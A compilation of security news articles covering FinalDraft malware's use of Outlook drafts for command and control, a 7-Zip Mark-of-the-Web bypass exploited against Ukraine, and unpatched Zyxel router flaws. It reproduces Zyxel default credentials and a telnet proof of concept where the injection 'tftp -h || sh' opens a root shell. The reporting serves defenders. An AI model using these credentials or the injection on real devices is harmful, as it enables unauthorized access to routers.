FinalDraft is used for data exfiltration and process injection. After loading the configuration and generating a session ID, the malware establishes communication through Microsoft Graph API, by sending and receiving commands through Outlook email drafts.

FinalDraft retrieves an OAuth token from Microsoft using a refresh token embedded in its configuration, and stores it in the Windows Registry for persistent access.



Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UUID

Name	Type	Data
(Default)	REG_SZ	(value not set)
7341C8EC-E758-4899-BE6C-42A5F4433630	REG_MULTI_SZ	

Value name: 7341C8EC-E758-4899-BE6C-42A5F4433630

Value data: 1.AUkA9Nmdtm0MEEDdBSz5QwdTNdYOWdOzUgJBrv-q0ikqsB

```
76668  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
76678  00 00 00 00 00 00 00 00 37 33 34 31 43 38 45 43  ........7341C8EC
76688  2D 45 37 35 38 2D 34 38 39 39 2D 42 45 36 43 2D  -E758-4899-BE6C-
76698  34 32 41 35 46 34 34 33 33 36 33 30 00 00 00 00  42A5F4433630....
766A8  27 00 B8 0B 00 00 05 3F 08 B2 BA BE BE 4B E7 86  '.....>.*°;¾Kc.
```

Token stored in the Windows Registry
Source: Elastic Security


By using Outlook drafts instead of sending emails, it avoids detection and blends into normal Microsoft 365 traffic.

Commands from the attacker are hidden in drafts (r_<session-id>) and responses are stored in new drafts (p_<session-id>). After execution, draft commands are deleted, making forensic analysis harder and detection more unlikely.

FinalDraft supports a total of 37 commands, the most important of them being:

- Data exfiltration (files, credentials, system info)
- Process injection (running payloads in legitimate processes like mspaint.exe)
- Pass-the-Hash attacks (stealing authentication credentials for lateral movement)
- Network proxying (creating covert network tunnels)
- File operations (copying, deleting, or overwriting files)
- PowerShell execution (without launching powershell.exe)

Elastic Security Labs also observed a Linux variant of FinalDraft, which can still use Outlook via REST API and Graph API, as well as HTTP/HTTPS, reverse UDP & ICMP, bind/reverse TCP, and DNS-based C2 exchange.



C2 Server
Communicates with implant
MS Graph API Outlook
Starts listeners, receives & forwards messages to C2
TCP & UDP listeners
Connects & sends messages
Malware process
Downloads shellcode
Communicates with C2
Creates NP & writes messages
Connects, reads & forwards message to C2
Named pipe
EXE
PATHLOADER
Decrypts & executes shellcode
Shellcode
Executes
DLL
FINALDRAFT
Inject Processes
Connects & forwards messages to C2
Pass-the-hash module
Creates NP & sends messages
PowerShell module (PowerPick)
Named pipe
mspaint.exe or conhost.exe
Network enumeration module

FinalDraft operational overview
Source: Elastic Security

The researchers present the attack campaign, dubbed REF7707, in a separate report that describes several opsec mistakes that are in contrast with the advanced intrusion set used, and which led to the attacker's exposure.

REF7707 is a cyber-espionage campaign focused on a South American foreign ministry, but analysis of the infrastructure revealed links to Southeast Asian victims, suggesting a broader operation.

The investigation also uncovered another previously undocumented malware loader used in the attacks, named GuidLoader, capable to decrypt and execute payloads in memory



REF7077 malware timeline
Source: Elastic Security

Further analysis showed the attacker's repeated targeting of high-value institutions via compromised endpoints in telecommunications and internet infrastructure providers in Southeast Asia.

Additionally, a Southeast Asian university's public-facing storage system was used to host malware payloads, suggesting prior compromise or a supply chain foothold.

YARA rules to help defenders detect Guidloader, PathLoader, and FinalDraft, are available at the bottom of Elastic's reports [1, 2].

Source: https://www.bleepingcomputer.com/news/security/new-finaldraft-malware-abuses-outlook-mail-service-for-stealthy-comms/

19. 7-Zip MotW bypass exploited in zero-day attacks against Ukraine


A 7-Zip vulnerability allowing attackers to bypass the Mark of the Web (MotW) Windows security feature was exploited by Russian hackers as a zero-day since September 2024.

According to Trend Micro researchers, the flaw was used in SmokeLoader malware campaigns targeting the Ukrainian government and private organizations in the country.

The Mark of the Web is a Windows security feature designed to warn users that the file they're about to execute comes from untrusted sources, requesting a confirmation step via an additional prompt. Bypassing MoTW allows malicious files to run on the victim's machine without a warning.

When downloading documents and executables from the web or received as an email attachment, Windows adds a special 'Zone.Id' alternate data stream called the Mark-of-the-Web (MoTW) to the file.

When attempting to open a downloaded file, Windows will check if a MoTW exists and, if so, display additional warnings to the user, asking if they are sure they wish to run the file. Similarly, when opening a document in Word or Excel with a MoTW flag, Microsoft Office will generate additional warnings and turn off macros.



Open File - Security Warning

Do you want to run this file?

Name: C:\Users\cus\Downloads\procmon.exe
Publisher: Microsoft Corporation
Type: Application
From: C:\Users\cus\Downloads\procmon.exe

☑ Always ask before opening this file

While files from the Internet can be useful, this file type can potentially harm your computer. Only run software from publishers you trust. What's the risk?

User Account Control

Do you want to allow this app to make changes to your device?

Terminates malware processes so that you can run your normal security programs.

Verified publisher: Bleeping Computer, LLC.
File origin: Downloaded from the Internet

MoTW warnings in Windows
Source: BleepingComputer

As the Mark of the Web security features prevent dangerous files from automatically running, threat actors commonly attempt to find MoTW bypasses so their files automatically run and execute.


For years, cybersecurity researchers requested 7-Zip add support for the Mark of the Web, but it was only in 2022 that support for the feature was finally added.

MoTW bypasses exploited in attacks

Trend Micro's Zero Day Initiative (ZDI) team first discovered the flaw, now tracked as CVE-2025-0411, on September 25, 2024, observing it in attacks carried out by Russian threat actors.

Hackers leveraged CVE-2025-0411 using double archived files (an archive within an archive) to exploit a lack of inheritance of the MoTW flag, resulting in malicious file execution without triggering warnings.

The specially crafted archive files were sent to targets via phishing emails from compromised Ukrainian government accounts to bypass security filters and appear legitimate.



Платіж сплачено.

TA ТОВ Агропродукт <info_sv2@od.od.dvs.gov.ua>
To helpdesk@zaz.zp.ua

Wed 9/25/2024 6:18 AM


Платежное Поручение та Акт Звірки.7z
42 KB

Доброго дня
Документи додаю до цього листа в якості важливих матеріалів для розгляду.

Sample phishing email used in the campaign
Source: Trend Micro

Utilizing homoglyph techniques, the attackers hid their payloads within the 7-Zip files, making them appear harmless Word or PDF documents.

Although opening the parent archive does propagate the MoTW flag, the CVE-2025-0411 flaw caused the flag not to propagate to the contents of the inner archive, allowing malicious scripts and executables to launch directly.



Платежное Поручение в інозеной валюте та сопров...

Платежное Поручение в інозеной валюте та сопроє

URL: file://185.156.72.78/MyFolder/invoce.zip

Shortcut key: None

Visits: Unknown

Платежное Поручение в інозеной валюте.pdf.exe Pr...

Ілатежное Поручение в інозеной валюте.pdf.exe

Type of file: Application (.exe)

Description: Платежное Поручение в інозеной валюте.pdf.exe

Location: C:\Users\[redacted]\Downloads

Size: 249 KB (255,488 bytes)

Size on disk: 252 KB (258,048 bytes)

Created: Tuesday, January 28, 2025, 5:16:34 AM

Modified: Tuesday, January 28, 2025, 5:26:00 AM

Accessed: Today, January 28, 2025, 5:27:05 AM

Attributes: □ Read-only □ Hidden

The real contents of the masked files
Source: Trend Micro

This last step triggers the SmokeLoader payload, a malware dropper used in the past to install info-stealers, trojans, ransomware, or creating backdoors for persistent access.

Trend Micro says these attacks impacted the following organizations:

- State Executive Service of Ukraine (SES) – Ministry of Justice
- Zaporizhzhia Automobile Building Plant (PrJSC ZAZ) – Automobile, bus, and truck manufacturer
- Kyivpastrans – Kyiv Public Transportation Service
- SEA Company – Appliances, electrical equipment, and electronics manufacturer
- Verkhovyna District State Administration – Ivano-Frankivsk oblast administration
- VUSA – Insurance company
- Dnipro City Regional Pharmacy – Regional pharmacy
- Kyivvodokanal – Kyiv Water Supply Company
- Zalishchyky City Council – City council

Update 7-Zip

Although the discovery of the zero-day came in September, it took Trend Micro until October 1, 2024, to share a working proof-of-concept (PoC) exploit with the developers of 7-Zip.

The latter addressed the risks via a patch implemented in version 24.09, released on November 30, 2024. However, as 7-Zip does not include an auto-update feature, it is common for 7-Zip users to run outdated versions.

Therefore, it is strongly recommended that users download the latest version to make sure they are protected from this vulnerability.

Source: https://www.bleepingcomputer.com/news/security/7-zip-motw-bypass-exploited-in-zero-day-attacks-against-ukraine/

20. Zyxel won't patch newly exploited flaws in end-of-life routers


Zyxel has issued a security advisory about actively exploited flaws in CPE Series devices, warning that it has no plans to issue fixing patches and urging users to move to actively supported models.

VulnCheck discovered the two flaws in July 2024, but last week, GreyNoise reported having seen exploitation attempts in the wild.

According to network scanning engines FOFA and Censys, over 1,500 Zyxel CPE Series devices are exposed to the internet, so the attack surface is significant.

In a new post today, VulnCheck presented the full details of the two flaws it observed in attacks aimed at gaining initial access to networks:


- **CVE-2024-40891** – Authenticated users can exploit Telnet command injection due to improper command validation in libcms_cli.so. Certain commands (e.g., ifconfig, ping, tftp) are passed unchecked to a shell execution function, allowing arbitrary code execution using shell metacharacters.
- **CVE-2025-0890** – Devices use weak default credentials (admin:1234, zyuser:1234, supervisor:zyad1234), which many users don't change. The supervisor account has hidden privileges, granting full system access, while zyuser can exploit CVE-2024-40891 for remote code execution.



```
<X_404A03_LoginCfg>
    <AdminUserName>supervisor</AdminUserName>
    <AdminPassword>enlhZDEyMzQ=</AdminPassword>
<X_404A03_LoginGroupNumberOfEntries>2</X_404A03_LoginGroupNumberOfEntries>
<X_404A03_Login_Group instance="1">
    <Privilege>broadband,wireless,homeNetworking,routing,qos,nat,dns,igmpS
    <Name>Administrator</Name>
    <ConsoleLevel>2</ConsoleLevel>
    <Use_Login_Info instance="1">
    <UserName>admin</UserName>
    <Password>MTIzNAA=</Password>
    <LoginFailCount>0</LoginFailCount>
    <LoginFailCountLeft>1</LoginFailCountLeft>
    </Use_Login_Info>
    <Use_Login_Info nextInstance="2" ></Use_Login_Info>
</X_404A03_Login_Group>
<X_404A03_Login_Group instance="2">
    <GroupKey>2</GroupKey>
    <Privilege>broadband,wireless,homeNetworking,routing,qos,nat,dns,igmpS
    <Name>User</Name>
    <ConsoleLevel>2</ConsoleLevel>
    <Use_Login_Info instance="1">
    <UserName>zyuser</UserName>
    <Password>MTIzNAA=</Password>
    <LoginFailCount>0</LoginFailCount>
    <LoginFailCountLeft>1</LoginFailCountLeft>
    </Use_Login_Info>
    <Use_Login_Info nextInstance="2" ></Use_Login_Info>
</X_404A03_Login_Group>
<X_404A03_Login_Group nextInstance="3" ></X_404A03_Login_Group>
</X_404A03_LoginCfg>
```

Default accounts in the /etc/default.cfg file
Source: VulnCheck

VulnCheck disclosed the complete exploitation details, demonstrating its PoC against VMG4325-B10A running firmware version 1.00(AAFR.4)C0_20170615.



```
albinolobster@mournland:~$ telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
Zyxel VMG4325-B10A
Login: zyuser
Password:
 > tftp -h || sh
tftp: invalid option -- h
BusyBox v1.17.2 (2017-06-15 12:25:20 CST) multi-call binary.

Usage: tftp [OPTIONS] HOST [PORT]

Transfer a file from/to tftp server

Options:
        -l FILE Local FILE
        -r FILE Remote FILE
        -g      Get file
        -p      Put file
        -g -t i -f filename server_ip   Get (flash) broadcom or whole image to modem
        -g -t c -f filename server_ip   Get (flash) config file to modem
        -p -t f -f filename server_ip   Put (backup) config file to tftpd server



BusyBox v1.17.2 (2017-06-15 12:25:20 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l
drwxr-xr-x  3 supervis root             0 Jan  1  1970 app
drwxr-xr-x  2 supervis root             0 Jun 15  2017 bin
-rw-r--r--  1 supervis root        163928 Jun 15  2017 cferam.000
drwxr-xr-x  4 supervis root             0 Jan  1  1970 data
drwxrwxr-x  4 supervis root             0 Jun 15  2017 dev
drwxr-xr-x   10 supervis root           0 Jun 15  2017 etc
drwxr-xr-x  2 supervis root             0 Jan  1  1970 home
drwxrwxr-x  6 supervis root             0 Jun 15  2017 lib
lrwxrwxrwx  1 supervis root            11 Jun 15  2017 linuxrc -> bin/busybox
drwxr-xr-x  2 supervis root             0 Jan  1  1970 log
drwxr-xr-x  2 supervis root             0 Jan  3 20:29 mnt
drwxrwxr-x  5 supervis root             0 Jun 15  2017 opt
dr-xr-xr-x   90 supervis root           0 Jan  1  1970 proc
drwxrwxr-x  2 supervis root             0 Jun 15  2017 sbin
drwxr-xr-x   11 supervis root           0 Jan  1  1970 sys
lrwxrwxrwx  1 supervis root             8 Jun 15  2017 tmp -> /var/tmp
drwxrwxr-x  4 supervis root             0 Jun 15  2017 usr
drwxr-xr-x   14 supervis root           0 Jan  3 22:09 var
-rw-rw-r--  1 supervis root       1446798 Jun 15  2017 vmlinux.lz
drwxrwxr-x  4 supervis root             0 Jun 15  2017 webs
#
```

PoC for Telnet command injection
Source: VulnCheck

The researchers warned that despite these devices no longer being supported for many years, they are still found in networks worldwide.

"While these systems are older and seemingly long out of support, they remain highly relevant due to their continued use worldwide and the sustained interest from attackers," warned VulnCheck

"The fact that attackers are still actively exploiting these routers underscores the need for attention, as understanding real-world attacks is critical to effective security research."

Zyxel suggests replacement

Zyxel's latest advisory confirms the vulnerabilities disclosed by VulnCheck today impact multiple end-of-life (EoL) products.

The vendor states that the impacted devices reached EoL several years back, suggesting their replacement with newer generation equipment.

"We have confirmed that the affected models reported by VulnCheck, VMG1312-B10A, VMG1312-B10B, VMG1312-B10E, VMG3312-B10A, VMG3313-B10A, VMG3926-B10B, VMG4325-B10A, VMG4380-B10A, VMG8324-B10A, VMG8924-B10A, SBG3300, and SBG3500, are legacy products that have reached end-of-life (EOL) for years," reads Zyxel's advisory.

